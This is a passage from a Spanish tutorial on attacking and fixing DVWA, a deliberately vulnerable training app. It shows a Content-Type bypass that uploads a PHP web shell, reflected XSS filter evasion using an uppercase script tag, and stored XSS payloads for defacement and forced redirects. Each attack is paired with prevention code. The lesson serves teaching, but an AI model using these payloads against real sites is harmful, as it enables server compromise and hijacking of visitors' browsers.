


Figura 3-69. Ventana emergente solicitando la modificación o no de la petición HTTP POST.

Así pues, antes de enviar el formulario se modifica la petición HTTP POST que será enviada al servidor:




Figura 3-70. Petición HTTP POST original.

Como los ficheros PHP no son aceptados por el script de carga de imágenes, se modifica el encabezado *Content-Type* con el tipo de fichero aceptado por el servidor, esto es, se sustituirá *application/x-php* por *image/jpeg*:




Figura 3-71. Petición HTTP POST modificada.

Una vez realizado este cambio se envía el formulario y, como se observa en la siguiente figura, esta vez la aplicación no ha devuelto un mensaje de error indicando que no se ha subido el fichero sino un mensaje confirmando su carga en el servidor:



Figura 3-72. Shell cargada en el servidor.

Se prueba la improvisada shell PHP para comprobar que realmente se ha conseguido explotar esta vulnerabilidad en el nivel de seguridad *medium*:

The screenshot shows a browser window with the URL 'www.webvulnerable.com/hackable/uploads/shell.php?cmd=ifconfig'. The page displays the output of the 'ifconfig' command, which shows network interface statistics for 'eth0' and 'lo' interfaces.

```

eth0: flags=4163 mtu 1500 inet 192.168.1.133 netmask 255.255.255.0 broadcast 192.168.1.255
      inet6 fe80::20c:29ff:fed2:90e1 prefixlen 64 scopeid 0x20
      ether 00:0c:29:d2:90:e1 txqueuelen 1000 (Ethernet)
      RX packets 1584 bytes 1334249 (1.2 MiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 1417 bytes 173498 (169.4 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
      device interrupt 19 base 0x2000 lo: flags=73 mtu 16436
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10 loop txqueuelen 0 (Local Loopback)
      RX packets 327 bytes 140535 (137.2 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 327 bytes 140535 (137.2 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  
```

Figura 3-73. Ejecución de prueba de la shell PHP.

3.7.2 Prevención

Para prevenir este tipo de vulnerabilidad no sólo basta con verificar el/los tipo/s de fichero/s admitido/s porque, como se acaba de demostrar, las cabeceras pueden ser modificadas para engañar a la aplicación y hacer pasar por imágenes scripts maliciosos.

Además de verificar el *Content-Type* y limitar el tamaño del archivo, si por ejemplo se trata de imágenes se podría usar la función *getimagesize()* para comprobar que realmente se trata de un fichero de este tipo ya que en caso no serlo la función no ofrecería ninguna información de salida.



getimagesize() - <http://php.net/manual/es/function.getimagesize.php>
array getimagesize (string \$filename [, array &\$imageinfo])
Obtiene el tamaño de una imagen.

Otras medidas recomendadas para evitar este tipo de vulnerabilidad son:

- El archivo subido nunca debe ser accesible inmediatamente por el cliente.
- Generar nombres aleatorios a los archivos subidos.
- Filtrar los archivos para no permitir archivos PHP.
- Subir los archivos a carpetas fuera del directorio de publicación.
- Utilizar *is_uploaded_file()* para verificar que el archivo se ha subido.
- Utilizar *move_uploaded_file()* para copiar el archivo al directorio final.

3.8 XSS REFLECTED

Este tipo de vulnerabilidad compromete la seguridad del usuario y no la del servidor. Consiste en injectar código HTML o Javascript en una web, con el fin de que el navegador de un usuario ejecute el código injectado en el momento de ver la página alterada cuando accede a esta. La forma conocida como reflejada comúnmente se produce en sitios que reciben información vía GET (aunque también puede darse el caso vía POST), como por ejemplo:

```
buscador.php?d=cadena_a_buscar
```

Si sufriera este tipo de vulnerabilidad se podría injectar código en el navegador del siguiente modo:

```
buscar.php?d=<script type="text/javascript">script();</script>
```

De esta forma el código insertado no se mostraría de forma persistente, pero aun así un usuario malintencionado podría crear una URL que ejecute el código malicioso para posteriormente enviárselo a una persona y que al ejecutarlo ésta pueda sustraer cookies o incluso su contraseña (*Pishing*).

3.8.1 Explotando la vulnerabilidad

Para exemplificar este tipo de vulnerabilidad DVWA presenta una página en la que se solicita un nombre a través de un formulario. Una vez enviado, el script muestra la cadena de texto “Hello *nombre_enviado*”.

En el **nivel de seguridad low** el código fuente vulnerable es el que se muestra a continuación:

Código PHP
<pre><?php if(!array_key_exists ("name", \$_GET) \$_GET['name'] == NULL \$_GET['name'] == ''){ \$isempty = true; } else { echo '<pre>'; echo 'Hello ' . \$_GET['name']; echo '</pre>'; } ?></pre>

Esta porción de código sólo valida que el nombre introducido no sea una cadena vacía.

Figura 3-74. Ejemplo de uso del formulario web.

Así pues, para probar la vulnerabilidad de esta página se injectará el siguiente código HTML que incluye un script Javascript:

Código HTML
<pre><script>alert("Pagina vulnerable en nivel low")</script></pre>

que mostrará una ventana de alerta con el mensaje “Página vulnerable en nivel low”.




Figura 3-75. Ventana de alerta javascript inyectada.

A continuación se introduce código HTML mostrar una imagen en lugar de una cadena de texto como sería de esperar:

Código HTML
<pre></pre>



Figura 3-76. Imagen inyectada en el código fuente de la página web.

En el **nivel de seguridad medium** se realiza un pequeño filtrado de la cadena de texto recibida a través del formulario haciendo uso de la función str_replace() para, en caso de ser encontrada, remplazar la cadena <script> por una cadena vacía.

Código PHP

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
    echo '</pre>';
}
?>
```



str_replace() - <http://php.net/manual/es/function.str-replace.php>

mixed str_replace (mixed \$search , mixed \$replace , mixed \$subject [, int &\$count])

Reemplaza todas las apariciones del string buscado con el string de reemplazo.

DVWA muestra en este nivel el mismo formulario que en el nivel *low*:

The screenshot shows the DVWA application's interface. On the left is a sidebar menu with various security test categories. The 'XSS reflected' option is highlighted. The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below it is a form with a text input field containing 'Hello MasterACSI' and a 'Submit' button. To the right of the form, under 'More info', are several links related to XSS. At the bottom of the page, there is some footer text and two small buttons: 'View Source' and 'View Help'.

Figura 3-77. Ejemplo de uso común de la aplicación vulnerable.

Se usará el mismo mensaje de alerta Javascript usado para el nivel *low*, con la diferencia que en esta ocasión el tag HTML se escribirá en mayúsculas (y de este modo evitar que la función str_replace() encuentre coincidencia y sustituya el tag por una cadena vacía):

Código HTML

```
<SCRIPT>alert("Pagina vulnerable en nivel medium")</SCRIPT>
```

Aunque también hubiera bastado con añadir el tipo de script al tag <script> para que no se produjera coincidencia:

Código HTML

```
<script type="text/javascript">alert("Pagina vulnerable en nivel medium")</script>
```




Figura 3-78. Inyección de código javascript en el código fuente.

Como la única etiqueta HTML filtrada es `<script>`, se podría insertar cualquier código HTML imaginable. Por ejemplo, un hipervínculo a la página www.as.com:

Código HTML
<code>As.com</code>




Figura 3-79. Inyección de código HTML.

Aunque este ejemplo pueda parecer inocuo, ejemplifica perfectamente las posibilidades que podría llegar a permitir esta vulnerabilidad, como por ejemplo añadir un enlace a un script que se encargara de robar cookies...

3.8.2 Prevención

Para evitar este tipo de vulnerabilidad se recomienda filtrar siempre la información procedente del usuario antes de hacer uso de ella. Generalmente con filtrar los caracteres “<” y “>” sería suficiente, aunque se recomienda también filtrar los nombres de las etiquetas que pueden resultar peligrosas en este tipo de ataque como <script>, <object>, <applet>, <embed> y <form>.

Asimismo se pueden realizar comprobaciones para comprobar que el tipo de dato introducido y la longitud de cada campo se correspondan con lo esperado.

Por su parte, DVWA en el **nivel de seguridad high** hace uso de la función htmlspecialchars() para convertir caracteres especiales en entidades HTML.

Código PHP

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . htmlspecialchars($_GET['name']);
    echo '</pre>';
}
?>
```

Para que comprender mejor su funcionalidad se muestran algunos ejemplos:

- & (et) se convierte en &
- “ (comillas dobles) se convierte en " cuando ENT_NOQUOTES no está establecido.
- ‘ (comilla simple) se convierte en ' (o ') sólo cuando ENT_QUOTES está establecido.
- < (menor que) se convierte en <
- > (mayor que) se convierte en >



URL de interés - htmlspecialchars()

<http://php.net/manual/es/function.htmlspecialchars.php>

Otra función muy frecuente para evitar este tipo de ataques es strip_tags():



strip_tags() - http://php.net/manual/es/function.strip-tags.php

string strip_tags (string \$str [, string \$allowable_tags])

Retira las etiquetas HTML y PHP de un string.

Otra contramedida enfocada a los propios usuarios de páginas web es la de tener el navegador lo más actualizado posible. Por ejemplo el navegador Internet Explorer a partir de su versión 8, introduce como novedad un filtro Anti XSS que detecta posibles manipulaciones de la página mediante la inyección de código en un parámetro de la URL.

3.9 XSS STORED

XSS stored, también llamado XSS directo o persistente, consiste en embeber código HTML o Javascript en una aplicación web pudiendo llegar incluso a modificar la propia interfaz de un sitio web (*defacement*). Al igual que en el caso de XSS reflected, esta vulnerabilidad compromete la seguridad del usuario y no la del servidor.

La diferencia frente a XSS reflected es que este tipo de vulnerabilidad es persistente (de ahí que se le conozca también por ese nombre) ya que el código malicioso insertado generalmente es almacenado en una base de datos.

A modo de ejemplo, se considera el siguiente sitio web:

Un blog de noticias sobre Informática donde cada artículo permite la inclusión de comentarios por parte de sus usuarios. Una vez enviado un comentario, el contenido de éste será insertado en la base de datos e inmediatamente visible en la página del artículo.

Tras descubrir cómo inyectar código en la web, las posibilidades que ofrece esta vulnerabilidad al atacante son diversas:

- Inyectar código que robe las cookies del resto de usuarios.
- Inyectar código que redireccione la página web a una página externa.
- Realizar un *deface* a la interfaz con el propósito de estropear el diseño web.
- Troyanizar un gran número de navegadores de usuarios, tomando un control remoto sobre muchos navegadores.

3.9.1 Explotando la vulnerabilidad

En el nivel de seguridad *low* el código fuente vulnerable es el que se muestra a continuación:

Código PHP

```
<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);
    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);
    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message', '$name');";
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}
?>
```

Este script recoge la información enviada a través del siguiente formulario, en el que los visitantes de la web pueden dejar un mensaje con su nombre (a modo de libro de visitas). Ambos campos son filtrados con la función trim() y mysql_real_escape_string() antes de ser insertados en la base de datos.



trim() - <http://php.net/manual/es/function.trim.php>

string trim (string \$str [, string \$charlist])

Elimina espacio en blanco (u otro tipo de caracteres) del inicio y el final de la cadena.

Asimismo, el campo correspondiente al mensaje pasa por la función stripslashes() para eliminar las barras en caso de que el mensaje contenga comillas escapadas. Sin embargo no se realizar ningún filtrado para eliminar código HTML que pudiera contener el mensaje...

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' option is highlighted. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains a form with fields for 'Name *' (set to 'Visitante') and 'Message *' (set to 'Quería aprovechar la ocasión para saludarles.'), followed by a 'Sign Guestbook' button. Below the form, a message box displays 'Name: MasterACSI' and 'Message: Esto es un mensaje de prueba'. A 'More info' section provides links to external resources: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom, it shows the user is 'admin', has 'Security Level: low', and 'PHPIDS: disabled'. There are 'View Source' and 'View Help' buttons. The footer reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Figura 3-80. Libro de visitas de la página web vulnerable.

Una vez que se pulsa en el botón de envío del formulario, el nombre y el mensaje quedan grabados en la base de datos y al volver a cargar la página se mostrarán bajo dicho formulario:

This screenshot is identical to Figure 3-80, showing the DVWA application interface. The sidebar menu and main content area are the same, including the 'XSS stored' vulnerability selection, the guestbook entry, the 'More info' section with links, and the footer information. The key difference is the presence of two additional entries in the message box below the first one: 'Name: Visitante' and 'Message: Quería aprovechar la ocasión para saludarles.' These represent the stored XSS payload from the previous screenshot.

Figura 3-81. Formulario y últimos mensajes recibidos.

Para comprobar si es vulnerable a XSS en el campo textarea *mtxMessage* esta vez introduciremos un tag HTML con el que lanzar una ventana de alerta Javascript:

Código HTML
<pre><script> alert("Vulnerabilidad low")</script></pre>

El resultado de esta acción es que el mensaje se ha guardado correctamente en la base de datos y en cada carga de la página del libro de visitas se muestra la alerta esperada:




Figura 3-82. Inyección de alerta javascript almacenada en la base de datos.

Un usuario mal intencionado podría, por ejemplo, provocar un *deface* del sitio web, modificando la estructura de la página pudiendo llegar en algunos casos a hacer ilegible su contenido.

Por ejemplo, inyectar:

Código HTML
</div></div></div></div><div>Qué lástima

provocaría un cambio en la estructura HTML de la página web y, por consiguiente, del aspecto general de la página web:




Figura 3-83. Deface de la página web vulnerable.

En el **nivel de seguridad medium** el código difiere nivel *low* en el uso de la función `strip_tags()` para eliminar los tags HTML que pudiera contener el mensaje y el uso de `str_replace()` para eliminar la etiqueta `<script>` del campo correspondiente al nombre:

Código PHP

```
<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);
    // Sanitize message input
    $message = trim(strip_tags(addslashes($message)));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);
    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}
?>
```

Mediante la combinación de las funciones `strip_tags()` y `htmlspecialchars()` el ataque a través de este campo `textarea` ha quedado sin efecto como se comprueba en la siguiente figura:

The screenshot shows the DVWA application's interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' option is highlighted. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name' and 'Message'. Below these fields is a button labeled 'Sign Guestbook'. To the right of the form, there is a list of previous messages from other users. One message is highlighted: 'Name: MasterACSI Message: Esto es un mensaje de prueba'. Another message is shown below it: 'Name: Visitante Message: Quería aprovechar la ocasión para saludarles.' A third message is also listed. At the bottom of the page, there is a 'More info' section with links to external resources. The footer displays the user information 'Username: admin Security Level: medium PHPIDS: disabled' and navigation links 'View Source' and 'View Help'.

Figura 3-84. Inyección de código fallida.

Por su parte, el campo *input* correspondiente al nombre no es seguro. El único filtro antes de ser insertado a la base de datos es el realizado con la función `str_replace()` para eliminar coincidencias con el tag `<script>`. Esta medida se muestra insuficiente debido a que podría hacer uso del mismo tag con la adición del parámetro `type`, con lo que ya no se produciría coincidencia y pasaría el filtro. Es más, podría incluso inyectarse cualquier otro tag HTML.

Sin embargo, el código HTML del formulario no permite la inserción de más de 10 caracteres.

Código HTML

```
<input type="text" maxlength="10" size="30" name="txtName">
```

Esta limitación no supone un problema puesto que, como vimos en la vulnerabilidad CSRF, **Firebug** permite la edición inline del código fuente de una página web, por lo que a través de esta herramienta eliminaremos ese parámetro del campo *input* y, por consiguiente, se podrá inyectar cuento texto permita el tipo de campo definido en la base de datos.

The figure shows two screenshots of the DVWA XSS Stored module. The left screenshot shows the initial state where the message 'Este es un mensaje de prueba' is displayed. The right screenshot shows the result after modifying the inline code in Firebug's DOM tab. A red arrow points from the modified code in the DOM tab to the message area, which now displays the injected script: 'Script para redirigir a otra página web'. The developer tools show the original HTML structure and the modified inline script.

Figura 3-85. Modificación inline del código fuente de la web vulnerable.

Como se observa en la siguiente figura, la entrada con el código inyectado fue insertada en la base de datos:

The figure shows a screenshot of the phpMyAdmin interface connected to the 'dvwa' database. The 'guestbook' table is selected, showing three rows of data. The third row, which corresponds to the injected message, has its details expanded. The 'comment' column contains the injected script: '<script language="javascript">window.location="http://www.google.es";</script>'. This demonstrates that the user input was successfully stored in the database.

Figura 3-86. Entrada de la base de datos con el código inyectado.

Una vez inyectado el código, cada vez que algún usuario intenta cargar la página web, es redireccionado a la página principal del buscador Google España.



Figura 3-87. Redirección a una web externa mediante XSS stored.

Si el filtrado no permitiera la inserción del tag <script> en ninguna de sus formas, se podría haber inyectado la etiqueta <meta> para provocar este mismo efecto:

Código HTML

```
<html><meta http-equiv="refresh" content="0;url=http://www.google.es/"></html>
```

3.9.2 Prevención

Para evitar este tipo de vulnerabilidad se recomienda filtrar siempre la información procedente del usuario antes de hacer uso de ella. Generalmente con filtrar los caracteres “<” y “>” sería suficiente, aunque se recomienda también filtrar los nombres de las etiquetas que pueden resultar peligrosas en este tipo de ataque como <script>, <object>, <applet>, <embed> y <form>.

Por su parte, DVWA en el **nivel de seguridad high** hace uso de las funciones stripslashes(), mysql_real_escape_string() y htmlspecialchars().

Código PHP

```
<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = stripslashes($name);
    $name = mysql_real_escape_string($name);
    $name = htmlspecialchars($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}
?>
```

Las medidas de seguridad para filtrar la información recibida del formulario son las mismas que en el caso de la vulnerabilidad XSS reflejada con la diferencia de que también ejecuta la función mysql_real_escape_string() antes de insertar la información en la base de datos.



mysql_real_escape_string() - <http://php.net/manual/es/function.mysql-real-escape-string.php>
 string mysql_real_escape_string (string \$unesaped_string [, resource \$link_identifier = NULL])
Escapa caracteres especiales en un string para su uso en una sentencia SQL.

Otra contramedida enfocada a los propios usuarios de páginas web es la de tener el navegador lo más actualizado posible. Por ejemplo el navegador Internet Explorer a partir de su versión 8, introduce como novedad un filtro Anti XSS que detecta posibles manipulaciones de la página mediante la inyección de código en un parámetro de la URL.

CONCLUSIONES

En Informática la palabra vulnerabilidad hace referencia a una debilidad que permite a un atacante violar la confidencialidad, integridad, disponibilidad, control de acceso y consistencia del sistema o de sus datos. Las vulnerabilidades son consecuencia directa de fallos en el diseño de los sistemas, limitaciones tecnológicas o, como se ha podido comprobar durante esta guía sobre DVWA, fruto del desconocimiento.

No existe ningún sistema libre de fallos y seguro en su totalidad por lo que la tarea (en el caso que ocupa esta guía) de un programador de aplicaciones web PHP debe ser la de minimizar los riesgos intentando garantizar -en la mayor medida que sea posible- la integridad del propio sitio web y de la información que esta almacena.

